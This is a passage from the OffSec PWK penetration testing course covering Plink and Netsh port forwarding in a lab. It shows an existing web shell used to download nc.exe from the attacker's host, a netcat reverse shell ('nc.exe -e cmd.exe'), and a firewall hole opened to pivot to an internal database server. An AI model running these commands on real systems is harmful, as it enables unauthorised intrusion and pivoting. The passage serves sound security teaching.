



*Figure 254: MULTISERVER03 behind a firewall, with only port 80 exposed*

We can compromise MULTISERVER03 through the web application, drop a *web shell* on it, and gain a reverse shell using that. We have previously found credentials we could use to connect to the RDP service. This is blocked by the firewall, so we can't connect directly. The OpenSSH client has also been removed, so we can't create a remote port forward using that.

However, we have another option: we *can* create a remote port forward using Plink.

Let's try this out. First, we will get an interactive reverse shell from MULTISERVER03. From our initial exploitation, we uploaded a basic web shell at **/umbraco/forms.aspx**. We can browse to this

---

[930] (Simon Tatham, 2002), https://tartarus.org/~simon/putty-snapshots/htmldoc/Chapter7.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

URL and run whatever Windows commands we want - these will be run as the *iis apppool\defaultapppool* user. We can use this web shell to download nc.exe to MULTISERVER03, which we will then use to send a reverse shell back to our Kali machine.

> *MULTISERVER03 is already "pre-compromised" in the lab. At this point, you can browse to /umbraco/forms.aspx on the HTTP server on port 80 on MULTISERVER03. You should see a webshell page, which will let you run arbitrary commands on MULTISERVER03.*

To download nc.exe onto MULTISERVER03, we first need to host it on a server that MULTISERVER03 can access. We can easily configure *Apache2* on our Kali machine to do this. Apache2 is installed by default on Kali, so we just need to start the apache2 service.

```
kali@kali:~$ sudo systemctl start apache2
[sudo] password for kali:

kali@kali:~$
```

*Listing 565 - Starting Apache2.*

We can then find nc.exe from our Kali windows-resources/binaries directory and copy it to the Apache2 web root.

```
kali@kali:~$ find / -name nc.exe 2>/dev/null
/usr/share/windows-resources/binaries/nc.exe

kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/nc.exe /var/www/html/
```

*Listing 566 - Copying nc.exe to the Apache2 webroot.*

Once the executable's there, we should be able to download it to MULTISERVER03. We will use a *PowerShell wget* one-liner from our web shell to download nc.exe.

From the web shell, we'll run a command that will instruct PowerShell to download nc.exe from our Kali machine web server (-Uri http://192.168.118.4/nc.exe) and write it to C:\Windows\Temp on MULTISERVER03 with -OutFile. Put together, we run the following:

```
powershell wget -Uri http://192.168.118.4/nc.exe -OutFile C:\Windows\Temp\nc.exe
```

*Listing 567 - The PowerShell command we use to download nc.exe to MULTISERVER03 through the web shell.*

Once the PowerShell command is executed, our payload is downloaded from our Apache2 server to C:\Windows\Temp\nc.exe on MULTISERVER03.

We can then set up a Netcat listener on port 4446 on our Kali machine.

```
kali@kali:~$ nc -nvlp 4446
listening on [any] 4446 ...
```

*Listing 568 - The Netcat listener on our Kali machine.*

Once the listener is running, we'll execute nc.exe on MULTISERVER03 using the web shell again, passing -e to execute cmd.exe once the connection is established.

```
C:\Windows\Temp\nc.exe -e cmd.exe 192.168.118.4 4446
```

*Listing 569 - The nc.exe reverse shell payload we execute in the web shell.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The shell quickly hits our listener.

```
...
listening on [any] 4446 ...
connect to [192.168.118.4] from (UNKNOWN) [192.168.50.64] 51889
Microsoft Windows [Version 10.0.20348.825]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

*Listing 570 - The shell from nc.exe caught by our Netcat listener.*

We now want to download Plink to MULTISERVER03. On our Kali machine, we can copy plink.exe from windows-resources/binaries to the Apache2 web root.

```
kali@kali:~$ find / -name plink.exe 2>/dev/null
/usr/share/windows-resources/binaries/plink.exe

kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/plink.exe /var/www/html/
[sudo] password for kali:

kali@kali:~$
```

*Listing 571 - Copying plink.exe to our Apache2 webroot.*

In our reverse shell, we'll again use the PowerShell one-liner to download plink.exe from our Kali machine to C:\Windows\Temp.

```
c:\windows\system32\inetsrv>powershell wget -Uri http://192.168.118.4/plink.exe -
OutFile C:\Windows\Temp\plink.exe
powershell wget -Uri http://192.168.118.4/plink.exe -OutFile C:\Windows\Temp\plink.exe

c:\windows\system32\inetsrv>
```

*Listing 572 - Plink downloaded to the C:folder.*

With the Plink executable downloaded to MULTISERVER03, we can now consider using it.

In this case, let's set up Plink with a remote port forward so that we can access the MULTISERVER03 RDP port from our Kali machine. The command syntax to set up a remote port forward with Plink is very similar to the OpenSSH client remote port forward command. After the -R option, we'll pass the socket we want to open on the Kali SSH server, and the RDP server port on the loopback interface of MULTISERVER03 that we want to forward packets to.

We will also pass the username (-l) and password (-pw) directly on the command line.

> *This might log our Kali password somewhere undesirable! If we're in a hostile network, we may wish to create a port-forwarding only user on our Kali machine for remote port forwarding situations.*

```
c:\windows\system32\inetsrv>C:\Windows\Temp\plink.exe -ssh -l kali -pw <YOUR PASSWORD
HERE> -R 127.0.0.1:9833:127.0.0.1:3389 192.168.118.4
C:\Windows\Temp\plink.exe -ssh -l kali -pw kali -R 127.0.0.1:9833:127.0.0.1:3389
192.168.118.4
The host key is not cached for this server:
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
  192.168.118.4 (port 22)
You have no guarantee that the server is the computer
you think it is.
The server's ssh-ed25519 key fingerprint is:
  ssh-ed25519 255 SHA256:q1QQjIxHhSFXfEIT4gYrRF+zKr0bcLMOJljoINxThxY
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n, Return cancels connection, i for more info) y
Using username "kali".
Linux kali 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 21 15:50:39 2022 from 192.168.50.64
kali@kali:~$
```

*Listing 573 - Making an SSH connection to the Kali machine.*

We are presented with a prompt asking if we want to store the server key in the cache.

---

*In much the same way that it's not possible to accept the SSH client key cache prompt from a non-TTY shell on Linux, with some very limited shells with Plink on Windows, we also won't be able to respond to this prompt. An easy solution in that case would be to automate the confirmation with* ***cmd.exe /c echo y****, piped into the* ***plink.exe*** *command. This will emulate the confirmation that we usually type when prompted. The entire command would be:* ***cmd.exe /c echo y | ..exe -ssh -l kali -pw <YOUR PASSWORD HERE> -R 127.0.0.1:9833:127.0.0.1:3389 192.168.41.7****.*

---

We can confirm that the port has opened on our Kali machine using **ss**.

```
kali@kali:~$ ss -ntplu
Netid State  Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp   LISTEN 0      128        127.0.0.1:9833      0.0.0.0:*
tcp   LISTEN 0      5            0.0.0.0:80        0.0.0.0:*
users:(("python3",pid=1048255,fd=3))
tcp   LISTEN 0      128          0.0.0.0:22        0.0.0.0:*
tcp   LISTEN 0      128             [::]:22           [::]:*
kali@kali:~$
```

*Listing 574 - Port 9983 opened on the Kali loopback interface.*

Port 9833 is opened on the loopback interface of our Kali machine.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 255: The traffic flow from the listening port opened on our Kali server to the RDP port open on MULTISERVER03, behind the firewall*

Now we can connect to port 9983 on our Kali loopback interface with **xfreerdp** as the *rdp_admin* user. To specify a custom RDP port in **xfreerdp**, we simply append **:9833** to the IP address.

```
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:127.0.0.1:9833
...
Certificate details for 127.0.0.1:9833 (RDP-Server):
        Common Name: MULTISERVER03
        Subject:     CN = MULTISERVER03
        Issuer:      CN = MULTISERVER03
        Thumbprint:
4a:11:2d:d8:03:8e:dd:5c:f2:c4:71:7e:15:1d:20:fb:62:3f:c6:eb:3d:77:1e:ea:44:47:10:42:49
:fa:1e:6a
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) y
[05:11:17:430] [1072332:1072333] [ERROR][com.winpr.timezone] - Unable to find a match
for unix timezone: US/Eastern
...
```

*Listing 575 - Connecting to the RDP server with xfreerdp, through the Plink port forward.*

The connection succeeds, and we get an RDP connection through our Plink remote port forward!

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 256: Connected to MULTISERVER03 through the remote port forward.*

In this section, we used Plink to create a remote port forward to access the RDP service on MULTISERVER03. We also considered some theoretical problems when initiating Plink in more restrictive shells, and explored piping keystrokes into Plink as a solution.

## 18.4.3 Netsh

There is a native way to create a port forward on Windows we should explore: the built-in firewall configuration tool *Netsh*[931] (also known as *Network Shell*). Using Netsh, we can set up a port forward with the *portproxy*[932] *subcontext*[933] within the *interface* context.[934] While Netsh requires administrative privileges to create a port forward on Windows, it can be very useful in some restrictive situations.

Let's consider a slight modification of the previous scenario. MULTISERVER03 is serving its web application on TCP port 80 on the perimeter. CONFLUENCE01 is no longer accessible on the

[931] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh

[932] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-interface-portproxy

[933] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts#subcontexts

[934] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

WAN interface. For simplicity, the firewall on MULTISERVER03 also allows inbound TCP port 3389, meaning we are able to log in over RDP directly.





*Figure 257: The network setup for this scenario*

We want to SSH into PGDATABASE01 directly from our Kali machine. To do this, we'll need to create a port forward on MULTISERVER03 that will listen on the WAN interface and forward packets to the SSH port on PGDATABASE01.

---

*The portproxy subcontext of the netsh interface command requires administrative privileges to make any changes. This means that in most cases we will need to take UAC into account. In this example, we're running it in a shell over RDP using an account with administrator privileges, so UAC is not a concern. However, we should bear in mind that UAC may be a stumbling block in other setups.*

---

To start setting up a port forward, let's RDP directly into MULTISERVER03 from our Kali machine using xfreerdp again.

```
kali@kali:~$ xfreerdp /u:rdp_admin /p:P@ssw0rd! /v:192.168.50.64
[07:48:02:576] [265164:265165] [WARN][com.freerdp.crypto] - Certificate verification
failure 'self signed certificate (18)' at stack position 0
[07:48:02:577] [265164:265165] [WARN][com.freerdp.crypto] - CN = MULTISERVER03
[07:48:03:685] [265164:265165] [ERROR][com.winpr.timezone] - Unable to find a match
for unix timezone: US/Eastern
[07:48:03:886] [265164:265165] [INFO][com.freerdp.gdi] - Local framebuffer format
PIXEL_FORMAT_BGRX32
[07:48:03:886] [265164:265165] [INFO][com.freerdp.gdi] - Remote framebuffer format
PIXEL_FORMAT_BGRA32
[07:48:03:940] [265164:265165] [INFO][com.freerdp.channels.rdpsnd.client] - [static]
Loaded fake backend for rdpsnd
[07:48:03:940] [265164:265165] [INFO][com.freerdp.channels.drdynvc.client] - Loading
Dynamic Virtual Channel rdpgfx
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 576 - Connecting to the RDP server with xfreerdp.*

In our RDP session, we can run **cmd.exe** as administrator to open a command window.

Using this window, we can run Netsh. We'll instruct **netsh interface** to **add** a **portproxy** rule from an IPv4 listener that is forwarded to an IPv4 port (**v4tov4**). This will listen on port 2222 on the external-facing interface (**listenport=2222 listenaddress=192.168.50.64**) and forward packets to port 22 on PGDATABASE01 (**connectport=22 connectaddress=10.4.50.215**).

```
C:\Windows\system32>netsh interface portproxy add v4tov4 listenport=2222
listenaddress=192.168.50.64 connectport=22 connectaddress=10.4.50.215

C:\Windows\system32>
```

*Listing 577 - The portproxy command being run.*

Although we don't receive any output from the command, we can confirm that port 2222 is listening using **netstat**.

```
C:\Windows\system32>netstat -anp TCP | find "2222"
  TCP    192.168.50.64:2222     0.0.0.0:0              LISTENING

C:\Windows\system32>
```

*Listing 578 - netstat showing that TCP/2222 is listening on the external interface.*

We can also confirm that the port forward is stored by issuing the **show all** command in the **netsh interface portproxy** subcontext.

```
C:\Windows\system32>netsh interface portproxy show all

Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
192.168.50.64   2222        10.4.50.215     22
```

*Listing 579 - Listing all the portproxy port forwarders set up with Netsh.*

The port is listening, and the port forward is set up.




*Figure 258: The port forward set up on MULTISERVER03 will forward packets recieved on port 2222 to port 22 on PGDATABASE01*

However, there's a problem. We can't connect to port 2222 from our Kali machine. We'll specifically check port 2222 using **nmap**.

```
kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 06:27 EDT
Nmap scan report for 192.168.50.64
Host is up (0.00055s latency).

PORT     STATE    SERVICE
2222/tcp filtered EtherNetIP-1
MAC Address: 00:0C:29:A9:9F:3D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

*Listing 580 - Nmap showing that port 2222 on MULTISERVER03 is filtered.*

The response shows that port 2222 is *filtered*. It's most likely that the Windows Firewall is blocking inbound connections to port 2222.





*Figure 259: The Windows firewall blocking our attempt to connect to port 2222 on MULTISERVER03 from our Kali machine on the WAN network*

In order to access it, we need to poke a hole in the firewall on MULTISERVER03.

> *We'll also need to remember to plug that hole as soon as we're finished with it!*

We can use the **netsh advfirewall firewall** subcontext to create the hole. We will use the **add rule** command and name the rule "port_forward_ssh_2222". We need to use a memorable or descriptive name, because we'll use this name to delete the rule later on.

We'll **allow** connections on the local port (**localport=2222**) on the interface with the local IP address (**localip=192.168.50.64**) using the TCP protocol, specifically for incoming traffic (**dir=in**).

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
C:\Windows\system32> netsh advfirewall firewall add rule name="port_forward_ssh_2222"
protocol=TCP dir=in localip=192.168.50.64 localport=2222 action=allow
Ok.

C:\Windows\system32>
```

*Listing 581 - Poking a hole in the Windows Firewall with Netsh.*

The command completes successfully with an "Ok." response. We can check how the port appears from our Kali machine again.

```
kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 06:28 EDT
Nmap scan report for 192.168.50.64
Host is up (0.00060s latency).

PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
MAC Address: 00:0C:29:A9:9F:3D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

*Listing 582 - Nmap showing that port 2222 on MULTISERVER03 is open.*

The port is open! We can now SSH to port 2222 on MULTISERVER03, as though connecting to port 22 on PGDATABASE01.

```
kali@kali:~$ ssh database_admin@192.168.50.64 -p2222
The authenticity of host '[192.168.50.64]:2222 ([192.168.50.64]:2222)' can't be
established.
ED25519 key fingerprint is SHA256:3TRC1ZwtlQexLTS04hV3ZMbFn30lYFuQVQHjUqlYzJo.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.50.64]:2222' (ED25519) to the list of known
hosts.
database_admin@192.168.50.64's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 21 Aug 2022 10:40:26 PM UTC

  System load:  0.0               Processes:               231
  Usage of /:   60.9% of 7.77GB   Users logged in:         0
  Memory usage: 16%               IPv4 address for ens192: 10.4.50.215
  Swap usage:   0%                IPv4 address for ens224: 172.16.50.215


0 updates can be applied immediately.


Last login: Sat Aug 20 21:47:47 2022 from 10.4.50.63
database_admin@pgdatabase01:~$
```

*Listing 583 - SSHing into PGDATABASE01 through the Netsh port forward.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Great! We're SSH'd into PGDATABASE01 through a port forward set up on MULTISERVER03 using Netsh.





*Figure 260: Connecting to port 2222 on MULTISERVER03 through the hole we made in the Windows firewall*

> *Once we're done with the connection, we need to remember to delete the firewall rule we just created.*

Using **netsh advfirewall firewall**, we can **delete** the rule, referencing it by its catchy name: "port_forward_ssh_2222".

```
C:\Users\Administrator>netsh advfirewall firewall delete rule
name="port_forward_ssh_2222"

Deleted 1 rule(s).
Ok.
```

*Listing 584 - Deleting the firewall rule with Netsh.*

The command completes successfully, and we receive confirmation that the firewall rule was deleted.

We can also delete the port forward we created. This time we'll use the **netsh interface** subcontext to **del** the **portproxy** we created. We will reference the forwarding type (**v4tov4**) and the **listenaddress** and **listenport** we used when creating the rule, so Netsh can determine which rule to delete.

```
C:\Windows\Administrator> netsh interface portproxy del v4tov4 listenport=2222
listenaddress=192.168.50.64

C:\Windows\Administrator>
```

*Listing 585 - Deleting the port forwarding rule with Netsh.*

